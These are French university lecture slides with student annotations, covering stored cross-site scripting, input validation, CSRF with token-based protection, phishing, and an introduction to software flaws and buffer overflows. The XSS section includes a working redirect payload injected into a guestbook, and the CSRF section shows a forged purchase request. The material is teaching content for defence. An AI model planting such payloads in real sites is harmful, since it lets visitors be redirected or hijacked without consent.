
# Cross site scripting

- Cross site scripting (XSS) persistant



L'attaquant va utiliser l'application et sauvegarder le script à chaque fois qu'une victime accède les données de la base de données où le script est sauvegardé, le script va s'exécuter

redirection vers le site du hacker



```
<script type="text/javascript">document.location.href="http://polymtl.ca"</script>
```


Your message has been posted



# Cross site scripting

- Cross site scripting (XSS)

Client légitime



Guestbook messages:


Hello

Bien fait ...



```
<h1>Guestbook messages:</h1>
Hello<br>
Bien fait<br>
<script
type="text/javascript">document.locatio
n.href="http://polymtl.ca"</script><br>
...
...
```

Server BD






- Quel est le but de l'attaquant dans une attaque XSS ?
  - Rediriger le trafic du client vers le site de l'attaquant
- Pourquoi ?
  - Améliorer le référencement du site de l'attaquant
  - Faire de l'argent *si publicité paye site plus il y a utilisateurs plus d'agents fait*
    - L'attaquant se fait de l'argent en faisant cliquer le client sur son site
  - Infecter le site client
    - Exploitation d'une vulnérabilité du navigateur du client
    - Souvent, attaque par buffer overflow
- Remarque
  - Le XSS n'a pas de réel impact sur le serveur attaqué
  - Le serveur sert seulement à relayer le client vers le site de l'attaquant



# Vérification des données usager (Input validation)

- Ce qu'on fait



# Vérification des données usager (Input validation)


- Code source html

```
<form action="mailto:yourname@yourdomain.com" method="post" onsubmit="return  
checkform(this);">  
  
<script language="JavaScript" type="text/javascript">  
<!--  
function checkform ( form )  
{  
    // see http://www.thesitewizard.com/archive/validation.shtml  
    // for an explanation of this script and how to use it on your  
    // own website  
  
    // ** START **  
    if (form.email.value == "") {  
        alert( "Please enter your email address." );  
        form.email.focus();  
        return false ;  
    }  
    // ** END **  
    return true ;  
}  
//-->  
</script>
```



# Vérification des données usager (Input validation)

- Ce qu'on devrait faire





# Vérification des données usager (Input validation)

- Valider les données de l'usager
- Où ?
  - sur le serveur Web
  - et/ou sur le serveur d'applications
- Comment ?
  - Exact Match (exemple : seulement « true » et « false » permis)
  - Whitelisting (exemple : seulement (a-zA-Z)+ permis)
  - Blacklisting (exemple: « SELECT » « JOINT » pas permis)
  - Encoding (exemple : mysqli\_real\_escape\_string)
- Quoi d'autre ?
  - Limiter la taille de l'entrée

[protection contre injection sql et xss](#)



# Vérification des données usager (Input validation)

- Utiliser les SQL Stored Procedures      requêtes déjà fait qui prend des params
- Gérer les permissions sur la base de données
  - usagers, rôles, permissions      control d'accès basé sur rôle donc qui a droit à quoi comme contenu  
ex: bloquer quand injection sql veut ramener table de tous les membres
- Messages d'erreur
- Pare-feu applicatif
  - Software
  - ModSecurity
  - Appliance
  - Cisco, Fortinet, Checkpoint, etc.Control de flux: pendant qu'un utilisateur consulte une table, empêche qu'il va consulter une autre.  
contrôle de type MAC: faire une liste d'adresse MAC qui ont le droit et bloquer les autres

# Vérification des données usager (Input validation)

- Comment vérifier si un site est vulnérable ?
- Rien fait pour se protéger -> probablement vulnérable
- Développé sans gestion de projet -> probablement vulnérable
- Outils de scan automatique
  - Nikto
  - Acunetix (\$\$\$\$ mais gratuit pour test de XSS)
  - WebScarab
  - Autres (<http://sectools.org/web-scanners.html>)

rien mis en place => vulnérable

outil pour scanner application web pour trouver automatiquement les vulnérabilités



# Vérification des données usager (Input validation)


- Autres types d'attaques contre les applications Web
  - Cross Site Request Forgery (XSRT)
  - Remote File Inclusion
  - Variable tampering
  - Interface redressing (clickjacking)



# Cross-Site Request Forgery

- Utilisation normale

Client légitime



CSRF

hypothèse: session légitime entre client authentifié et server existe

GET index.php

Server Web



www.exemple.com

Username: \_\_\_\_\_  
Password: \_\_\_\_\_  
 Remember me on this computer.

demande au client d'exécuter une action sur le serveur

POST login.php

hacker envoie une requête HTTP falsifiée au client comme si elle venait du vrai client. Il a l'air d'une source apparente. Le serveur va exécuter.

Redirect index.php


Set Cookie: PHP\_SESSID=vwae9pa6nw408967a123...

après authentification, cookie renvoyé avec session id


# Cross-Site Request Forgery

- Utilisation normale (2/2)

Client légitime



Server Web



**GET =index.php?action=acheter&id=1**

**Cookie PHP\_SESSID=vwae9pa6nw408967a123...**

# Cross-Site Request Forgery

- Attaque

Client légitime



**GET malicious.asp**

page avec code malveillant

Server Web



**www.attaque.com**

```
<html>
<head></head>
<body>

</body>
</html>
```

**GET =index.php?action=acheter&id=1  
Cookie PHP\_SESSID=vwaegpa6nw408967a123...**

Server Web



**www.exemple.com**

lien qui amène la victime à un faux site et le code va auto exécuter sur le navigateur en envoyant l'imitation d'une requête à la victime qui va envoyer une vrai requête au vrai site pour exécuter des actions faire ce qu'il veut ne prétendant être l'usager

changer user et pass pour que hacker sign in et voit info sensible de compte de victim



# Protection contre le Cross-Site Request Forgery

- Comment se protéger ?

comme un one time pad attaché sur le form  
envoyer au moment du login  
stocké dans les variables de session du  
serveur

- Token aléatoire

- Envoyé au moment du login
- Stocké dans les variables de session du coté serveur
- Ne pas stocké dans un cookie du coté client, mais
- Présent dans les liens de toutes les autres pages
- Vérifié par le serveur pour chaque page


Quand form est renvoyé du client au serveur,  
serveur vérifie si la form a le token et que ce n'est pas une  
form forgé par un hacker



# Protection contre le Cross-Site Request Forgery

- Utilisation normale

Client légitime



GET index.php

Server Web



Username: \_\_\_\_\_  
Password: \_\_\_\_\_  
 Remember me on this computer.

www.exemple.com

POST login.php

token généré


Redirect index.php?secureToken=431fwap8rawddf...  
Set Cookie: PHP\_SESSID=vuae9pa6nw408967a123...



# Protection contre le Cross-Site Request Forgery

- Utilisation normale


Client légitime



Server Web



GET index.php?secureToken=431fwap8rawddf...  
Cookie PHP\_SESSID=vwae9pa6nw408967a123...



vérifie chaque fois que  
la form est bien celui que  
le serveur a renvoyé au client

GET =index.php?action=acheter&id=1&secureToken=431fwap8rawddf...  
Cookie PHP\_SESSID=vwae9pa6nw408967a123...



# Protection contre le Cross-Site Request Forgery

- Attaque

Client légitime



GET malicious.asp

Server Web



[www.attaque.com](http://www.attaque.com)

```
<html>
<head></head>
<body>

</body>
</html>
```

GET =index.php?action=acheter&id=1  
Cookie PHP\_SESSID=vwaegpa6nw408967a123...

Server V



[www.exemple.com](http://www.exemple.com)

Vérification de la variable  
secureToken échouée.  
Session fermée.



# Hameçonnage (Phishing)





# Hameçonnage (Phishing)

- Comment se protéger ?
- Filtrer le spam
- Authentification du serveur
- Eduquer les utilisateurs

protection contre phishing  
filtrer les faux messages  
demander au serveur de fournir son certificat et  
vérifier que le certificat est valide



# Moralité de l'histoire

- Chaque attaque est différente
- Exploite la logique de l'application
- Difficile (impossible) à détecter par des outils automatiques
- Code review
- Exemples
  - Faire un don de -100\$
  - Créer un million d'usagers et écrire des messages dans un forum
  - Enlever le câble réseau au milieu d'une partie d'échec

# Moralité de l'histoire

- Attaques web très populaires
- Facile de créer une application vulnérable
- Validation des données usager
- Éducation des usagers
- Principe de sécurité de l'oignon (layered security)
- OWASP (Open Web Application Security Project) Top 10
  - [http://www.owasp.org/index.php/Top\\_10\\_2007](http://www.owasp.org/index.php/Top_10_2007)
- Clickjacking
  - <http://ha.ckers.org/blog/20081007/clickjacking-details/>
- SQL Injection Cheat Sheet
  - <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- XSS Cheat Sheet
  - <http://ha.ckers.org/xss.html>

couches de protection

proxy → couche authentification → validation des entrées par le serveur → politique d'autorisation

—



# INF4420a: Éléments de Sécurité Informatique

Sécurité des logiciels et des OS



# Contenu du cours

- Introduction aux failles logiciel
- Débordement de tampon
  - Partie 1 : Principes de base
  - Partie 2 : Mise en œuvre
  - Partie 3 : Synthèse
- Contremesure au débordement de tampon
- Autres vulnérabilités

# Taxonomie des failles des logiciels

- Génie logiciel (IEEE)
    - Erreur de programmation
      - Le programme ne fait pas ce qu'on lui a demandé de faire (spécification)
      - Défaut ou « fault » ou « bug »
    - Erreur de spécification
      - Le programme fait ce qui a été spécifié, mais son exécution a des conséquences non prévues (possiblement néfastes)
      - Défaillance ou « Failure »
- erreurs de spécifications qui conduisent à un défaut



# Taxonomie des failles des logiciels

- Génie logiciel : deux problèmes
  - Complétude de la spécification
  - Complétude des tests

# Taxonomie des failles des logiciels

- Génie logiciel : deux problèmes
  - Complétude de la spécification
    - Souvent, la spécification n'indique que ce que le programme doit faire
    - Mais pas ce qu'il ne doit pas faire
    - Il faudrait être capable de montrer que le programme ne fait que ce que dit la spécification
    - Et rien d'autre !

Complétude de la spécification n'indique pas ce que le programme ne doit pas faire

# Taxonomie des failles des logiciels

- Génie logiciel : 2 problèmes
  - Complétude des tests
    - Les tests fonctionnels testent que le programme fait ce que prévoit la spécification
    - Il faudrait aussi tester tous les cas imprévus
    - Mais c'est impossible !
  - Les outils de « fuzzing » apportent une réponse partielle à ce problème
    - Génération automatique d'inputs anormaux ou mal formés
    - Par exemple, valeurs anormales ou mal formées
    - Permet de détecter des vulnérabilités

faut tester les cas imprévus=>impossible

fuzzing tests des inputs aléatoires invalides, mal formés pour voir comment le programme réagit pour détecter des vulnérabilités

# Taxonomie des failles des logiciels

- Sécurité informatique
  - Le programme a un défaut qui a des conséquences du point de vue de la sécurité
    - Défaut de sécurité défaut qui a conséquences pour sécurité
    - Exemple : erreur de programmation dans un programme de login
  - Le programme fait ce qui est spécifié, mais le modèle de sécurité est inexistant ou fait défaut programme fait ce qui est spécifié mais le modèle de sécurité ne convient pas. ex: algo chiffrement avec faille facile à casser
    - Défaillance de sécurité
    - Erreur de spécification du point de vue de la sécurité
    - Exemple : introduction de contre-mesures inadéquates, p.ex. algo de chiffrement trop facile à casser
  - Le programme est bien construit, mais il a un comportement non prévu qui a des conséquences en terme de sécurité (il est mal conçu) problème de conception  
ex: race conditions

**Dans tous les cas, on parle de vulnérabilités du système**



# Dichotomie d'une attaque par exploitation

1. Le système ciblé fourni un service avec une interface accessible à l'attaquant
  - Accès physique (usager légitime) [étapes pour attaque](#)
  - Accès via le réseau
2. L'attaquant fait une reconnaissance du système et identifie le logiciel qui fournit le service (« footprinting » ou « fingerprinting »)
  - Identification du système d'exploitation
  - Identification de la version du logiciel
  - Outils automatisés (nmap, xprobe, etc.)
3. L'attaquant détecte une ou plusieurs vulnérabilités dans ce logiciel
  - Analyse du code source
  - « Cramming the input » [généré input anormaux voir cmt réagit](#)
  - Liste de vulnérabilités connues (sites « white hat » et « black hat »)
4. L'attaquant construit une méthode d'exploitation de cette ou ces vulnérabilité(s) (« exploit »)
  - Méthode artisanale (« Fuzzing the input »)
  - Outils automatisés d'exploitation (Metasploit, etc.)
5. L'attaquant utilise cette exploitation pour atteindre ses objectifs
  - Accès en mode « root »
  - Installation d'un cheval de Troie ou d'une backdoor
  - Changement des permissions d'accès



# Attaques de débordement sur les variables

- Conditions de l'attaque
  - Une variable tampon (« buffer ») est accessible à l'usager
  - Le programme ne vérifie pas si les valeurs entrées dépassent la mémoire allouée pour la variable tampon
  - Les variables « cibles » qu'on veut changer ne sont « pas loin » et peuvent être changées par débordement
  - Les variables et paramètres qui sont modifiées vont permettre de changer le fonctionnement du programme

écrire dans variables intéressantes accessible aux attaquants

Variable « cible »

Variable « victime innocente »

Tampon « accessible »

